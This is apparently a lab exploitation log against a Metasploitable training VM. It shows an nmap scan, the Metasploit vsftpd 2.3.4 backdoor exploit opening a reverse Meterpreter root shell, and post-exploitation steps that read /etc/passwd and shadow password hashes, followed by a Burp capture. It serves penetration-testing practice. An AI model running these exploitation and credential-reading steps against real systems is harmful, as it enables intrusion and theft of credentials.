192.168.56.102  08:00:27:47:9e:e6  1      60   PCS Systemtechnik GmbH

(pranav@kali)-[~]
$ nmap -sV -sC 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 15:28 +0530
Nmap scan report for 192.168.56.102
Host is up (0.017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.104
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: 2026-04-09T09:30:50+00:00; -27m50s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=X
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ 53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|   bind.version: 9.4.2

```

```

atching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD v2.3.4 Backdoor Command Execution

interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

sf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
sf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
sf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
[*] 192.168.56.102:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.102:39974) at 2026-04-09 15:35:49 +0530
[*] 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 192.168.56.102:21 - Exploit aborted due to failure: none: Could not connect to backdoor
[*] Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.102:21 - The port used by the backdoor bind listener is already open. Trying ...
[*] 192.168.56.102:21 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 192.168.56.102:21 - Exploit aborted due to failure: none: Backdoor already in-use
[*] Exploit completed, but no session was created.
sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

ctive sessions

Id Name Type Information Connection
-- --
1 meterpreter x86/linux root @ metasploitable.localdomain 192.168.56.104:4444 -> 192.168.56.102:39974 (192.168.56.102)

sf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[*] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupl : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

```

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupl : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ipconfig

Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:47:9e:e6
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe47:9ee6
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > ps

Process List

PID PPID Name Arch User Path
-- --
1 0 init x86 root /sbin/init
2 0 [kthreadd] i686 root
3 2 [migration/0] i686 root
4 2 [ksoftirqd/0] i686 root
5 2 [watchdog/0] i686 root
6 2 [events/0] i686 root
7 2 [khelper] i686 root
41 2 [kblockd/0] i686 root
44 2 [kacpid] i686 root
45 2 [kacpi_notify] i686 root
91 2 [kseriod] i686 root
129 2 [pdflush] i686 root
130 2 [pdflush] i686 root
131 2 [kswapd0] i686 root
173 2 [aio/0] i686 root
1129 2 [ksnapd] i686 root
1298 2 [ata/0] i686 root

```

```

Session  Actions  Edit  View  Help
6935  4571  proftpd      x86   root    /usr/sbin/proftpd
6938  4571  proftpd      x86   root    /usr/sbin/proftpd
6978  4571  proftpd      x86   root    /usr/sbin/proftpd
6990  4646  apache2      x86   www-data /usr/sbin/apache2
7044  4571  proftpd      x86   root    /usr/sbin/proftpd
7049  4646  apache2      x86   www-data /usr/sbin/apache2
7059  4646  apache2      x86   www-data /usr/sbin/apache2
7073  4571  proftpd      x86   root    /usr/sbin/proftpd
7083  4571  proftpd      x86   root    /usr/sbin/proftpd
7086  4571  proftpd      x86   root    /usr/sbin/proftpd
7280  1     syMZwigLUCG  x86   root    /syMZwigLUCG

meterpreter > pwd
/
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040755/rwxr-xr-x    4096    dir     2012-05-14 09:05:33 +0530 bin
040755/rwxr-xr-x    1024    dir     2012-05-14 09:06:28 +0530 boot
040755/rwxr-xr-x    4096    dir     2010-03-17 04:25:51 +0530 cdrom
100700/rwx-----  1188612 fil     2026-04-09 15:00:16 +0530 dPxhtxNiTYE
040755/rwxr-xr-x   13540    dir     2026-04-09 14:46:02 +0530 dev
040755/rwxr-xr-x    4096    dir     2026-04-09 14:46:07 +0530 etc
040755/rwxr-xr-x    4096    dir     2010-04-16 11:46:02 +0530 home
040755/rwxr-xr-x    4096    dir     2010-03-17 04:27:40 +0530 initrd
100644/rw-r--r--   7929183 fil     2012-05-14 09:05:56 +0530 initrd.img
040755/rwxr-xr-x    4096    dir     2012-05-14 09:05:22 +0530 lib
040700/rwx-----   16384    dir     2010-03-17 04:25:15 +0530 lost+found
040755/rwxr-xr-x    4096    dir     2010-03-17 04:25:52 +0530 media
040755/rwxr-xr-x    4096    dir     2010-04-29 01:46:56 +0530 mnt
100700/rwx-----  1188612 fil     2026-03-11 11:35:49 +0530 nnUkeJXxS
100600/rw-----   17357    fil     2026-04-09 14:46:09 +0530 nohup.out
040755/rwxr-xr-x    4096    dir     2010-03-17 04:27:39 +0530 opt
040555/r-xr-xr-x     0        dir     2026-04-09 14:45:48 +0530 proc
040755/rwxr-xr-x    4096    dir     2026-04-09 14:46:09 +0530 root
040755/rwxr-xr-x    4096    dir     2012-05-14 07:24:53 +0530 sbin
040755/rwxr-xr-x    4096    dir     2010-03-17 04:27:38 +0530 srv
100700/rwx-----  1188612 fil     2026-04-09 15:02:55 +0530 syMZwigLUCG
040755/rwxr-xr-x     0        dir     2026-04-09 14:45:55 +0530 sys
041777/rwxrwxrwx    4096    dir     2026-04-09 15:01:19 +0530 tmp
040755/rwxr-xr-x    4096    dir     2010-04-28 09:36:37 +0530 usr
100700/rwx-----  1188612 fil     2026-03-11 11:08:16 +0530 utAmldEXqvM
040755/rwxr-xr-x    4096    dir     2010-03-17 19:38:23 +0530 var
100644/rw-r--r--   1987288 fil     2008-04-10 22:25:41 +0530 vmlinuz
100700/rwx-----  1188612 fil     2026-03-25 13:05:50 +0530 vnGrzoIxAlp

meterpreter > ls -l dPxhtxNiTYE
100700/rwx-----  1188612 fil     2026-04-09 15:00:16 +0530 dPxhtxNiTYE

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh

```

pranav@kali ~

Session Actions Edit View Help

```
mysql:14685:0:99999:7:::
tomcat55:14691:0:99999:7:::
distcc:14698:0:99999:7:::
user:$1$E5u9xrH$K.03G93DGoX1lQkkPmUgZ0:14699:0:99999:7:::
service:$1$K8Jue7J257GxELDUpR50Hp6Cj23Bu//:14715:0:99999:7:::
telnet:14715:0:99999:7:::
proftpd:14727:0:99999:7:::
stated:15474:0:99999:7:::
meterpreter > cd /var/www
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	4096	dir	2012-05-21 01:00:29 +0530	dav
040755/rwxr-xr-x	4096	dir	2012-05-21 01:22:33 +0530	dvwa
100644/rw-r--r--	891	fil	2012-05-21 01:01:37 +0530	index.php
040755/rwxr-xr-x	4096	dir	2012-05-14 11:11:54 +0530	mutillidae
040755/rwxr-xr-x	4096	dir	2012-05-14 11:00:48 +0530	phpMyAdmin
100644/rw-r--r--	19	fil	2010-04-16 11:42:44 +0530	phpinfo.php
040755/rwxr-xr-x	4096	dir	2012-05-14 11:20:38 +0530	test
040775/rwxrwxr-x	20480	dir	2010-04-20 04:24:16 +0530	tikiwiki
040775/rwxrwxr-x	20480	dir	2010-04-16 11:47:47 +0530	tikiwiki-old
040755/rwxr-xr-x	4096	dir	2010-04-17 00:57:58 +0530	twiki

```
meterpreter > grep -r "password" /etc
Unknown command: grep. Did you mean pgrep? Run the help command for more details.
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

meterpreter > ls /home
Listing: /home
```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2010-03-17 19:38:02 +0530	ftp
040755/rwxr-xr-x	4096	dir	2026-04-08 14:23:48 +0530	msfadmin
040755/rwxr-xr-x	4096	dir	2010-04-16 11:46:02 +0530	service
040755/rwxr-xr-x	4096	dir	2010-05-08 00:08:06 +0530	user

Burp Suite Community Edition v2026.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Interception Forward Drop

Request to http://192.168.56.102:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
15:46:31.9 Apr	HTTP	→ Request	GET	http://192.168.56.102/phpMyAdmin/		

Request

Pretty Raw Hex

```
1 GET /phpMyAdmin/ HTTP/1.1
2 Host: 192.168.56.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.56.102/
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 9

0 highlights